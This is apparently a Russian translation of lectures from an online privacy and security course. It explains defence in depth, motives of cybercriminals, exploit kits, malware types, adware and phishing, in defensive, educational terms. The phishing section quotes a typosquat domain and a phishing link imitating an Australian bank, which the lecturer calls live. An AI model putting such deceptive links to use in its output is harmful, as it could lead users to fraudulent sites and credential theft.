Терпимость людей к слежке и раскрытию их персональной информации и действий онлайн может различаться.

Если вы политический диссидент, сражающийся за права человека, вам может быть нужна тотальная приватность и анонимность онлайн от вашего правительства.

Если вы рядовой пользователь сети Интернет, то скорее всего просто желаете, чтобы ваши электронные письма не читали посторонние, а история посещения сайтов оставалась в секрете.


Раскрытие информации и деанонимизация могут привести к ряду последствий: от легкого вмешательства в частную жизнь до угрозы жизни, зависящей от них. Уровень приватности и анонимности, который вам нужен, прямо пропорционален уровню безопасности, который вам нужен, так что держите это в уме далее по ходу курса, когда вы будете выбирать себе необходимые средства безопасности.

Повторюсь еще раз. Уровень приватности и анонимности, который вам нужен, прямо пропорционален уровню безопасности, который вам нужен. Чем больше приватности и анонимности, тем больше средств безопасности.

Приведу здесь цитату Брюса Шнайера: "Приватность состоит не в том, чтобы что-либо спрятать. Приватность состоит в том, чтобы иметь возможность контролировать, какими мы предстаем перед этим миром. Она состоит в том, чтобы вы могли сохранять свое публичное лицо и в то же время имели возможность приватно мыслить и действовать. Приватность состоит в поддержании личного достоинства".

13. Эшелонированная защита

В безопасности существует принцип под названием "эшелонированная защита". Идея здесь в том, чтобы обеспечить слои защиты следующим образом: при падении одной защиты другая продолжает защищать вас на своей позиции. Есть три основных вида защиты.



Во-первых, это Предотвращение. Примером может быть ситуация, когда вы шифруете свои файлы и убеждаетесь, что ключ или пароль не доступен посторонним. Предотвращение - это защита от компрометации ваших файлов злоумышленниками и их доступа к вашей конфиденциальной информации.

Далее идет Обнаружение. Примером обнаружения может быть, например, ситуация, когда вы настраиваете "Виртуальную канарейку". Это размещение тщательно спланированной ловушки, срабатывающей при вмешательстве злоумышленника или вредоносной программы, или ловушки, указывающей на нечто подозрительное.

Далее идет Восстановление. Это восстановление из бэкапа, или возможность восстановить утерянный файл или доступ к аккаунту. Принцип здесь такой: то, что вы не можете предотвратить, вы обнаруживаете, а если не можете обнаружить - устраняете последствия.

На протяжении курса мы будем использовать принципы эшелонированной защиты, применяя многочисленные виды защиты нужных нам активов на каждом из уровней.

Это не так сложно для понимания. Это просто тот случай, когда вам, возможно, придется менять свое поведение и использовать нужную технологию в нужное время. Это и будет обеспечением подхода эшелонированной защиты.

3

ПОЗНАЙ СВОЕГО ПРОТИВНИКА: ТЕКУЩИЙ ЛАНДШАФТ УГРОЗ И УЯЗВИМОСТЕЙ

15. Цели и задачи обучения

Задача обучения в этом разделе состоит в том, чтобы понять текущий ландшафт угроз и уязвимостей. Это означает, что вы поймете, какие существуют слабые места в системах, устройствах обработки данных и действиях.

Вы поймете угрозы и злоумышленников, которые непосредственно вы и другие люди могут повстречать в Интернете, от хакеров до нормативно-правового регулирования шифрования, от наборов эксплойтов до потенциально нежелательных программ и угонщиков браузеров.

Все это наполняет ландшафт угроз. Выбор подходящих средств безопасности основан на риске с учетом ландшафта угроз, о котором мы сейчас и поговорим.

16. Зачем нужна безопасность? Цена взлома

Меня спрашивали, "Зачем кому-то делать меня мишенью?", "Какой смысл хакеру захватывать мой комп или мой аккаунт?" Что ж, это хорошие вопросы.

Вам нужно понять следующее: в наше время вас порой атакует уже даже не человеческое существо. Человек лишь написал или даже купил автоматические программы, которые затем спускаются с поводка и начинают охоту на уязвимое программное обеспечение без участия человека, которому даже не нужно напрягаться.

Они эффективно забрасывают огромные сети по всему Интернету с целью найти уязвимые объекты, и это означает, что возможно, мы с вами такие же цели, как и все остальные. Вы станете целью, а может быть уже были целью, и даже не подозреваете об этом.

Например, ваш интернет-маршрутизатор наверняка подвергается сканированию на уязвимости буквально каждый день. Я уверен, что вы получаете спам по электронной почте, а в нем сокрыты потенциальные фишинговые атаки, которые пытаются заставить вас загрузить вирус или перейти на сайт с вредоносным программным обеспечением, и вы наверняка посещали веб-сайты, которые подвержены атакам, либо уже подвергались атакам, либо уже скомпрометированы. Так что все мы потенциальные жертвы и потенциальные цели.

Вдобавок к этому, может быть человек или некая организация, которая нацелена конкретно на вас и это более серьезная тема. У военных это называется "Продвинутая постоянная угроза", или целевая атака, она же APT. Это может быть все что угодно от, например, вашей бывшей, пытающейся получить доступ к вашей страничке ВКонтакте, до ситуации, когда вы живете в стране, где правит некое тоталитарное правительство и они пытаются следить за всем, что вы делаете. Ваша ситуация будет уникальной для вас.

Большинству людей достаточно лишь заниматься своими делами и не попадаться при этом в огромные сети, раскинутые множеством хакерских группировок.

Перед вами сейчас мониторинг угроз безопасности от компании Norse. Чем они занимаются, они преднамеренно настроили уязвимые серверы, известные как 'honeypots' или в переводе "горшочки с медом" для мониторинга поведения хакеров и киберпреступников, так чтобы понимать это поведение и узнавать о хакерских новинках и трендах. И это лишь ничтожно малая часть подобных серверов. Представьте, что это бы отражало все существующие атаки в Интернете. Но зачем им прилагать усилия для всего этого? Подобные усилия должны быть оправданы.

В общем и целом, мотив для получения доступа к вашему аккаунту, кражи ваших персональных данных, захвата вашего компьютера - это деньги. Лишь в редких, единичных случаях мотивы являются политическими или моральными, а в большинстве случаев все это происходит ради всемогущего доллара.

Но вы можете подумать, типа "Как они монетизируют доступ к моему компу или моему аккаунту?" Что ж, я покажу вам. Согласно отчету McAfee, 445 миллиардов долларов ежегодно исчезают вследствие киберпреступлений. Это равняется примерно 25 триллионам российских рублей. Заниматься криминалом выгодно, и особенно людям, живущим в сравнительно бедных странах.

Здесь вы можете увидеть все возможные способы использования ваших компьютеров в интересах киберпреступников.

Веб хостинг: например, они могут использовать ваш компьютер в качестве веб-сервера. Они будут красть ваш контент, совершать незаконную хакерскую деятельность, производить имейл-атаки. Виртуальные товары: они могут продавать виртуальные товары за валюту.

Угон репутации: речь опять же об аккаунтах. Деятельность ботнет: выводить из строя веб-сайты, шантажировать сайты, данные учетных записей. Опять же, они могут быть проданы. Финансовые реквизиты: конечно же они могут быть использованы ради получения денег. Атаки с целью вымогательства, кража личности, большая часть торговли с целью получения денег осуществляется при помощи криптовалюты. Биткойн - самая популярная в данный момент, деньги там могут быть получены при помощи полуанонимных трансферов и обналичивания.

А вот некоторые примеры того, что происходит, когда они получают доступ к вашей электронной почте и видят в ней определенную ценность.

Итак, аспекты, касающиеся вашей приватности, кража персональной информации и файлов, продажа/перепродажа, много чего здесь, они могут продать ваши аккаунты, некоторые люди заинтересованы в покупке ваших аккаунтов. Они используют их позже для дальнейшей компрометации, дальнейшего доступа ко всем полезным вещам, например, финансового плана, просто напросто выводят деньги из аккаунтов, покупают виртуальные товары, спамят из-под вашей почты, собирают все ваши контакты и аккаунты в сервисах хранения данных, информацию, связанную с вашей работой и многое, многое другое.

Имейл-аккаунт - потенциально заманчивая цель, потому что при помощи него можно заполучить доступ ко многим вашим другим аккаунтам. И это объясняет, почему мы имеем очень активное киберпреступное подполье в Интернете.

Совершенно очевидно, что нам нужны средства защиты от них, если у нас есть хоть что-либо, представляющее ценность и что надо защищать, пока мы находимся онлайн.


Этот курс приведет вас к пониманию и уменьшению онлайн рисков до приемлемого уровня при помощи легких в использовании шагов. Давайте продолжим.

17. Топ-3 вещей, необходимых вам для безопасности в онлайне

Я хочу немного подготовить почву с учетом ваших ожиданий насчет того, что такое хорошая безопасность. Позвольте задать вам вопрос. Какие существуют три самые важные вещи для того, чтобы быть в безопасности онлайн? Теперь подумайте об этом.

Итак, вы ответили что-нибудь подобное? Антивирус, посещение только известных веб-сайтов, удаление куки-файлов, изменение паролей. Хорошо, если вы подумали о чем-то из этого, то у меня для вас есть новости. Это далеко не самые лучшие способы, чтобы защищать себя онлайн.

Google выпустил отчет под названием "... никто не может хакнуть мой разум: сравнение практик безопасности специалистов и любителей". Исследование было направлено на изучение ответов, данных на этот вопрос специалистами по безопасности и любителями.



Этот график - сводная таблица некоторых из результатов. К несчастью, здесь огромное расхождение между тем, что любители считают правильным делать для своей защиты, и тем, что реально обеспечивает безопасность.

Мы будем рассматривать более эффективные способы оставаться защищенными онлайн на протяжении этого курса, а не те способы, которые среднестатистический человек считает пригодными, потому что утверждения антивирусных компаний и компаний в сфере безопасности, вероятно, ввели вас в заблуждение.

18. Баги в безопасности и уязвимости: ландшафт уязвимостей

Кибербезопасность находится в состоянии гонки вооружений между наступательными и оборонительными возможностями, и к сожалению, мы проигрываем это сражение. Как пользователи, мы хотим лучших технологий, предоставляющих отличные возможности творить большее. Но чем больше мы имеем, чем больше мы надеемся на это, тем более сложными становятся эти системы.

Сложность - это противник безопасности. Откровенно говоря, сложность - это заклятый враг безопасности, и это одна из основных причин, почему мы проигрываем эту гонку вооружений.

Я собираюсь ввести вас в курс дела касаемо багов в безопасности и уязвимостей и как они влияют на вашу безопасность.

Баг в безопасности и уязвимость, собственно говоря, это одно и то же. Это синонимы. Если я говорю баг в безопасности или уязвимость, я имею ввиду одно и то же. Баг - это ошибка. Ошибка, которая вписана в программное обеспечение. Источник угрозы, например, хакер, получает возможность эксплуатировать эту ошибку.

В качестве примера можно привести баг под названием Heartbleed, о котором вы, возможно, слышали из мейнстримовых новостей. Это баг в OpenSSL, который позволяет дешифровывать сетевой трафик, отправляемый на уязвимые сайты. Например, у вас есть интернет-банк. Если бы он был подвержен уязвимости Heartbleed, то при вводе ваших логина и пароля, некий злоумышленник смог бы дешифровать трафик и получить доступ к вашему логину и паролю.

Баги в безопасности будут существовать всегда, пока программное обеспечение пишет человек. Возможно, когда-то писать программы будет не человек, а пока что люди склонны ошибаться, и пока именно люди пишут софт, будут существовать и баги в безопасности.

Это и не удивительно, возьмите что-нибудь наподобие операционной системы Windows. Она содержит миллионы строчек кода. Люди склонны к ошибкам, мы будем допускать ошибки, и будут существовать баги в безопасности.

Слева вы можете наблюдать диаграмму, которая представляет ваш компьютер, а справа у нас диаграмма, представляющая Интернет. На обоих сторонах есть вещи, о которых вы заботитесь.

Баги в безопасности могут существовать в вашей операционной системе, фирменном программном обеспечении, приложениях, вещах типа Outlook, в вашем медиапроигрывателе, в Adobe Acrobat. В качестве отдельной угрозы баги могут находиться в вашем браузере или в расширениях и аддонах внутри браузера.

Так, например, баг может существовать в Internet Explorer. Вы посещаете веб-сайт, на котором размещен специальный код. Вы не увидите этот код, и он установит вредоносное программное обеспечение на вашу машину и захватит управление машиной посредством этой уязвимости. Последствиями может быть, например, что злоумышленники решат зашифровать все ваши файлы и станут вымогать у вас выкуп для дешифровки файлов. Так ведут себя программы-вымогатели.

Поскольку есть вещи в сети, о которых вы заботитесь, нам нужно рассмотреть баги безопасности, которые существуют на веб-сайтах и в инфраструктуре Интернета. Допустим, вы используете Dropbox, а Доктор Зло обнаружил баг в этом сервисе, который позволяет ему получить доступ к вашим файлам. И шифрование вас не спасет, поскольку Dropbox хранит ключи шифрования, так что у него появляется доступ к вашим файлам.

Есть два основных вида багов. Собственно, лучше всего провести различие между ними, и это будут известные и неизвестные баги.

Если мы начнем с известных багов, известных уязвимостей, то для них существуют патчи, и если вы пропатчите вашу систему, подобные баги будут вам не страшны. Мы рассмотрим самые лучшие и легкие способы патчить весь имеющийся софт, который в этом нуждается, несколько позже в этом курсе.

И далее у нас есть неизвестные баги, которые также называются уязвимостями нулевого дня. От подобных багов гораздо труднее защититься, поскольку патч еще не выпущен. Позже мы рассмотрим техники защиты от подобных багов, в индустрии безопасности они известны как компенсирующий контроль.

Давайте обсудим эту таблицу, чтобы вы поближе взглянули на мир киберпреступника. Начинающему мелкому хакеру даже не нужно быть сколько-нибудь опытным в наши дни. Он может купить готовый набор эксплойтов. Если вы посмотрите на эту таблицу, то здесь в верхней строчке вы увидите различные популярные наборы эксплойтов, которые доступны для заказа. В этом столбце различные уязвимости, здесь указано, на что они нацелены, далее их описание.

И также, как и начинающий мелкий хакер, мы можем просмотреть эту таблицу и решить, какую конкретно уязвимость мы хотели бы использовать. Ок, допустим, мы хотим эксплуатировать уязвимость в Internet Explorer, вот то, что нам нужно, мы можем использовать этот эксплойт.

А здесь мы видим, что данный эксплойт позволяет удаленному атакующему исполнять произвольный код при помощи подготовленного веб-сайта, на котором пользователю может быть подгружен определенный объект. На деле это означает, что если вы кликнете по ссылке или отправитесь с этого сайта куда-либо еще в браузере Internet Explorer, в котором есть данная уязвимость, то атакующие могут получить контроль над вашей машиной.

И если нам не особо хочется покупать набор эксплойтов, вы можете поискать этот эксплойт в сети. И мы видим здесь код для запуска данного эксплойта. Итак, я надеюсь, теперь вы получше представляете, что такое баги в безопасности и уязвимости. Позже в этом курсе мы изучим способы снижения риска от известных и неизвестных уязвимостей.

19. Хакеры, крэкеры и киберпреступники

Теперь мы поговорим о текущем ландшафте угроз. Это такой способ называть неприятные вещи, которые имеются где-то там, и о которых нам нужно знать и быть обеспокоенными.

Для начала: хакер, крэкер или киберпреступник. То, что вы видите на экране, это активный канал IRC, где продается все от кредитных карт до вредоносных программ, вирусов, хакерства как услуги. IRC, если вы не в курсе, это одна из частей Интернета. Это не сеть, а доступ в нее можно осуществить посредством IRC-клиента.

Понятие "хакер" в оригинале было положительным термином, который использовался для описания человека, который продолжает искать решение проблемы до тех пор, пока не находит его. Но сегодня распространенное понимание того, кто такой хакер - это человек, который делает что-либо нехорошее в Интернете или на вашем компьютере. Так что мы будем использовать это слово в таком понимании.

Есть люди, которые называют себя "белыми хакерами", имея ввиду, что они хакают во имя добра. В качестве примера можно привести работу, которую выполнял я сам, когда вам платят за попытки компрометации цели, например компании, и в индустрии безопасности это называется этичным хакингом или тестированием на проникновение.

Но нас будут волновать "черные хакеры", или вы можете называть их просто, киберпреступниками. Это не мамкины кулхацкеры, хакающие ради веселья и признания. Это преступники, пытающиеся сделать деньги на вас и других людях.

Есть группы хакеров или преступные организации, которые варьируются по своим размерам от маленьких до больших. Есть слабо связанные группы хакеров, которые прогуливаются по областям Даркнет и не имеют между собой тесных связей, а только лишь связи через сеть или связи схожего морального или политического характера. И есть хакеры-одиночки.

Навыки этих людей, этих хакеров, сильно варьируются. Подавляющее большинство хакеров имеют слабые навыки и известны как скрипт-кидди, потому что все, что они могут делать - это запускать скрипты, написанные кем-то другим. Навскидку, наверное, 95% хакеров - это скрипт-кидди, но вам не следует их недооценивать. Другие 5% - это опытные и значительно более опасные хакеры.

В наши дни опытные хакеры продают свои инструменты скрипт-кидди, есть даже подпольный рынок, на котором хакерство продается как услуга, вот почему скрипт-кидди могут быть столь же опасными.

Вы можете арендовать платформу для хакинга. Если бы эти люди столько же времени тратили бы на легальный бизнес, то скорее всего, они бы весьма преуспели.

20. Вредоносное программное обеспечение, вирусы, руткиты и RAT

Теперь мы поговорим о вредоносных программах. Вредоносные программы - это общее понятие для всех программ, написанных со злым умыслом. Они могут включать в себя множество различных вещей. Мы рассмотрим некоторые основные виды вредоносных программ, и далее поговорим о тех из них, которым вы должны придавать особо важное значение в наше время.



Виды вредоносного программного обеспечения

Наверху этого списка макровирусы. Это вирусы, написанные на макроязыках, например на VBS, они обычно платформо-независимы, многие приложения разрешают встраивание макро-программ в документы. Эти программы могут автоматически запускаться во время открытия документа. Это означает, что, например, документы Word или Excel могут иметь встроенные макросы и VBS-скрипты, которые запускают подобные макровирусы.

Далее по списку идут стелс-вирусы, это вирусы, которые скрывают производимые ими изменения в системе. Подобные вирусы пытаются перехитрить антивирусное программное обеспечение путем перехвата своих обращений к операционной системе и предоставления ложной и фальшивой информации.

Полиморфные вирусы создают различные рабочие копии самих себя. Составные части полиморфного вируса могут различаться при каждом новом заражении, что делает очень сложным его прямое обнаружение при помощи сигнатур и антивирусного программного обеспечения.

Есть самоискажающие вирусы, которые пытаются скрыться от антивирусного ПО путем модификации своего кода таким образом, чтобы он не совпадал с предопределенными сигнатурами из антивирусных баз.

Есть Боты или Зомби, и это фактически группа взломанных устройств под командованием и управлением хакера. Так что если ваша машина скомпрометирована, она может стать "компьютером-зомби" или частью ботнета.

Есть компьютерные черви; это вирусы, которые попросту распространяются с одной машины на другую и так далее.

Есть руткиты. Руткиты - это одни из самых неприятных вредоносных программ, внедряющихся в систему, которые вы только можете заполучить. Обычно они встраиваются в ядро операционной системы. Они могут полностью скрыть свое присутствие от операционной системы.

Далее у нас есть руткиты для встроенного ПО. И это самый худший вид из всех остальных. Например, подобное вредоносное ПО может проникнуть в чип с прошивкой жесткого диска. Даже форматирование диска и переустановка операционной системы не поможет справиться с ним. Это вредоносное программное обеспечение уровня разработки АНБ или Центра правительственной связи Великобритании.

Все же, стоит отметить, что существуют обсуждения и материалы о том, как создаются подобные руткиты для встроенного ПО, так что определенно есть и хакерские группировки, умеющие их создавать.

Далее - кейлоггеры. Они регистрируют нажатия клавиш на клавиатуре или мыши.

Далее, троянские программы. Трояны - это простые программы, которые имитируют определенный вид деятельности, а на самом деле являются вредоносными. Вы можете загрузить, к примеру, какую-либо программу и она будет работать как заявлено, но в то же время, будет осуществлять вредоносные действия за вашей спиной.

Далее идут средства удаленного доступа или RAT. Это вредоносные программы, которые запускаются на вашей системе и позволяют злоумышленникам получать удаленный доступ к вашей системе. Они похожи на легальные программы удаленного администрирования, возможно, вы знакомы с программами типа Team Viewer. Можно сказать, что это Team Viewer для хакеров. Это средство для удаленного доступа. Среди популярных сейчас можно выделить Havex, AlienSpy, ComRat. Их можно купить или скачать бесплатно.

Несмотря на то, что мы прошлись по всем этим видам вредоносных программ, вам необязательно разбираться в каждом виде. Вам лишь достаточно знать об их существовании.

Я уделю особое внимание наиболее широко распространенным вредоносным программам в настоящее время и это, во-первых, программы-вымогатели. Формы вредоносного поведения у них обычно проявляются, когда они берут ваш компьютер под свой контроль, далее втихую, скрытно зашифровывают все ваши персональные файлы, а ключ дешифрования оказывается только у хакера. Затем, когда шифрование завершается, вы получаете сообщения наподобие следующих.

CryptoWall, CTB-locker, TorrentLocker - наиболее распространенные сейчас шифровальщики. Ваши варианты - заплатить выкуп, попытаться взломать алгоритм шифрования, что вряд ли обернется успехом, или потерять свои файлы. Большинство людей платят, злоумышленники стремятся делать сумму сравнительно невысокой, чтобы люди стремились выплачивать выкуп. Обычно оплата происходит при помощи криптовалюты типа Биткойн, которую сравнительно сложно отследить.

Программы-вымогатели ввиду высокого уровня прибыльности и достаточно простой цепочки участников схемы, определенно будут стремительно развиваться в сегменте рынка персональных компьютеров в обозримом будущем.

Далее рассмотрим вредоносную рекламу, и это серьезная проблема. Вредоносная реклама - это онлайн реклама, которая скрывает в себе вредоносный код. В онлайне существует ряд крупных и не очень рекламных сетей. Например, Yahoo. Люди платят за размещение рекламы. Данная реклама будет показываться на тысячах различных веб-сайтов. Владельцы этих сайтов зачастую даже и не знают, что конкретно за реклама это будет.

Хакеры в наши дни размещают собственную рекламу, содержащую в себе определенные скрипты. Чтобы обойти проверки безопасности, эти скрипты ссылаются на другие скрипты, которые подгружают еще одни скрипты из другой локации, и затем этот процесс повторяется еще несколько раз, пока, наконец, посетитель веб-сайта не подхватывает вредоносную программу.

Рекламным сетям трудно определять, является ли реклама вредоносной или нет, вследствие подобных цепочек скриптов из разных меняющихся локаций.

И к тому же, многие такие рекламные объявления размещаются при помощи автоматических процессов. Вдобавок, сайты могут иметь свою собственную рекламную сеть, например, Forbes, который не так давно хостил вредоносное программное обеспечение на своем сайте. Так что, вредоносная реклама - это развивающийся вектор атаки, о котором вы должны быть предупреждены.

И далее у нас по списку идут Drive-by атаки. Довольно-таки странное название для простого посещения веб-сайта, содержащего код эксплойта для атаки на вашу тачку.

В общем, не рассчитывайте на безопасность даже когда посещаете только лишь хорошо знакомые веб-сайты. Вредоносная реклама - лишь одна из причин. Вам также нужно брать в расчет тот факт, что сам веб-сайт может быть скомпрометирован.

Вот, например, случай, когда сайт британского повара Джейми Оливера был взломан три раза подряд для заражения посетителей вредоносным ПО.

21. Шпионское программное обеспечение, рекламное ПО, лже-антивирусы, потенциально нежелательные программы, угон браузеров

Итак, продолжаем изучать виды вредоносного программного обеспечения. На очереди у нас шпионское программное обеспечение. Как видно из названия, его основная цель состоит в сборе информации и отправке ее атакующим, ну или шпионам. Атакующие в целом не хотят нанести прямой ущерб, их целью является компрометация вашей приватности или анонимности в зависимости от их намерений. Шпионское ПО - это вредоносные программы для сбора разведывательной информации.

Корпорации и хакерские группировки могут создавать шпионское ПО, также как и правительства стран. На ваших экранах статья о предполагаемом шпионском программном обеспечении правительства США из Telegraph, о которой стоит упомянуть. Кстати, не заморачивайтесь особо насчет названий и классификации вредоносных программ, которые мы упомянули ранее. Это не строгая классификация.

Например, руткит может быть также и троянцем, а кто-то может называть шпионскую программу вирусом. Главное здесь понять, какие варианты существуют и потенциальное предназначение этих вредоносных программ.

Далее у нас идет рекламное программное обеспечение или Adware. Некоторые люди считают его разновидностью вредоносного ПО. Это программы, которые без вашего на то согласия, принудительно показывают рекламу. Существуют миллионы различных вариантов подобных программ. Одной из наиболее раздражающих и деструктивных форм рекламного ПО является Cool Web Search. Возможно, вы сталкивались с ней на собственном опыте и убедились, что в ней нет ничего прикольного.

Она захватывает позицию вашей поисковой системы по умолчанию, отображает рекламу в браузере, когда вы нажимаете на ссылки, может перенаправлять вас на сторонние сайты, а также активно защищает себя от удаления и сноса. Довольно-таки трудно избавиться от нее. И есть множество других примеров рекламного ПО, затронувшего миллионы людей.

Когда рекламные или вредоносные программы берут под свой контроль ваш браузер подобным образом, это называется угоном браузера, и вы услышите этот термин далее в курсе.

Вам всегда следует быть внимательными при установке программного обеспечения, потому что зачастую во время установки могут содержаться дополнительные соглашения на установку программ, типа угонщиков браузеров, о которых мы упомянули. Вот здесь вы можете наблюдать дополнительные установки. И что это за установки? Потенциально это может быть рекламное ПО. Так что будьте внимательны, что именно вы соглашаетесь установить.

Всегда открывайте выборочную установку и убирайте все незнакомые пункты, особенно если это дополнительное программное обеспечение, которое вы изначально не планировали скачивать и устанавливать. Совершенно очевидно, что вам не следует устанавливать программы, которым вы не доверяете.

Иногда случается, что рекламное ПО оказывается предустановленным на ваше устройство. Одним из лучших примеров является случай, когда Lenovo предустанавливала рекламную программу Superfish, которая не только поставляла пользователям рекламу на основе собираемых ею данных, но и обладала самоподписанным сертификатом, позволяющим обходить TLS- и SSL-шифрование в вашем браузере. Не очень-то классный ход от Lenovo. По факту, я никогда не стану приобретать ноутбук или какие-либо другие девайсы от Lenovo из-за того случая, а также других вещей, которые исполняет эта компания.

Далее по списку идут лжеантивирусы. Это метод атаки с применением техники социальной инженерии, когда атакующие пытаются обмануть пользователя, заставив поверить в угрозу, которой на самом деле нет. Типовой пример: фейковая защитная программа, утверждающая, что ваш компьютер заражен вредоносными программами или что-нибудь наподобие этого. Как правило, они предлагают вам совершить оплату в обмен на решение фейковой проблемы. Подобное мошенничество оказывается невероятно успешным.

Здесь вы видите программу под названием "Персональный антивирус". Она находит все эти фейковые уязвимости. А далее она начнет открывать всплывающие окна, начнет вызывать проблемы на машине и потом люди оказываются одураченными, оплачивая удаление фейковых вирусов.

И напоследок, у нас тут собирательный термин. Если речь идет о чем-то нежелательном, то это можно назвать Потенциально нежелательными программами.

Они называются потенциально нежелательными, потому что антивирусные компании и люди, пытающиеся удалить их, не уверены, нужны ли эти программы или нет. Как правило, они вам не нужны.

Они раздражают; это вещи, которые идут в связке с устанавливаемым программным обеспечением. То есть вы устанавливаете какую-либо программу и во время установки вам пытаются подсунуть что-то еще, так что убедитесь в том, что вы открыли меню установки дополнительного ПО и удалили оттуда любые нежелательные вещи.

22. Что такое фишинг, вишинг, смишинг?

Фишинг - это вид атаки, при которой обычно пытаются склонить жертву к переходу по определенной ссылке или запуску вредоносного программного обеспечения. Это может быть попытка скомпрометировать устройство жертвы для кражи критичной информации, паролей, логинов, ПИН-кодов, данных кредитной карты, а также попытка получения доступа к онлайн-аккаунтам жертвы. Практически все вещи, которых вы избегаете, могут произойти при помощи фишинговых атак.

И фишинг является одним из самых успешных и распространенных видов атак, поскольку его легко организовать, дешево настраивать и он приносит атакующим хорошую прибыль. Вам реально следует быть готовыми к таким атакам.

Я работал на большие корпорации, в которых даже несмотря на повторяющиеся тренинги по безопасности для информирования людей, какую бы компанию я ни консультировал, порядка 30% людей продолжают попадаться на удочку злоумышленников и кликают на вещи, на которые кликать не должны.

Фишинг обычно производится посредством отправки фейковых имейлов или мгновенных сообщений. Они направляют жертву на фейковый сайт, который зачастую напоминает легитимный сайт. Это форма социальной инженерии, или другими словами, это атака на человеческие слабости. И она помимо всего прочего основывается на неизбежной нехватке средств защиты веб-технологий от подобного рода человеческих уязвимостей.

Например, обычное электронное письмо не позволяет определить подлинность или проверить цифровую подпись отправителя. Так что нет гарантии, от кого оно пришло. Если бы такая гарантия была, то подобной проблемы бы не возникало. Поскольку электронные письма могут быть легко подделаны так, словно они отправлены легитимным отправителем, фишинговые атаки используют то доверие, которое вы оказываете отправителю письма.

В целом, фишинговые атаки производятся в массовом порядке, отправляются тысячи или миллионы электронных писем, на адреса электронной почты, собранные в Интернете, иногда на хакерских веб-сайтах, иногда на форумах, где эти адреса публично раскрыты их владельцами, а иногда даже на предполагаемые адреса в попытке достучаться до цели.

Если бы у вас был, например, адрес john@hotmail или что-то наподобие этого, то подобный адрес было бы невозможно использовать из-за обилия спама и фишинговых писем, которые бы сыпались на этот адрес, поскольку спамеры атакуют типовые адреса в комбинации с доменными именами. Массовые имейл-атаки также идут и на адреса в определенных сферах бизнеса.

Если это целевая, адресная атака, то мы называем ее целевым фишингом. Атака нацелена индивидуально на одну жертву.

Давайте посмотрим на некоторые техники проведения фишинговых атак, цель которых попытаться убедить жертв кликнуть на определенные объекты.

Очень распространенная техника - это использование так называемых манипуляций со ссылками. Перед вами простое фишинговое электронное письмо. Я отправил его на свой "технический" ящик электронной почты, чтобы продемонстрировать вам используемые техники.



Здесь я создал фейковые ссылки на Google и Microsoft. Давайте увеличим масштаб. Итак, первая техника, которую используют злоумышленники, это субдомены и домены с опечатками. Взгляните на эти три примера, красным цветом я выделяю реальный домен, на который мы попадем при переходе по ссылке, а синим цветом я выделяю субдомен, который пытается нас убедить, что при переходе по ссылке мы попадем именно на него.



И немного другая техника используется в следующем примере. Итак, красным цветом я выделяю реальный домен, а синим цветом я выделяю использование субдиректории таким образом, чтобы жертве казалось, что ссылка ведет на Google.

Первая техника использует субдомены, вторая использует субдиректории.

http://www.rnicrosoft.com

А третий пример, с Microsoft. Обратите внимание, что с ним не так? Полагаю, вам сейчас легко это сделать, потому что мы увеличили масштаб отображения. Здесь стоят буквы R и N вместо M. Теперь давайте взглянем на другие примеры.

tp://www.solmistico.com/uir/phpgacl.accountservey.nabbank.com.au/Nab/Sos.accountsinternetbanky/

Это реальные фишинговые ссылки, которые прямо сейчас пытаются убедить людей проследовать по ним. Вот здесь вы можете увидеть, собственно говоря, название австралийского банка и эта ссылка пытается убедить людей, что она ведет на домен nabbank.com.au Хотя на самом деле, вот здесь, мы видим, что реальный домен это solmistico.com

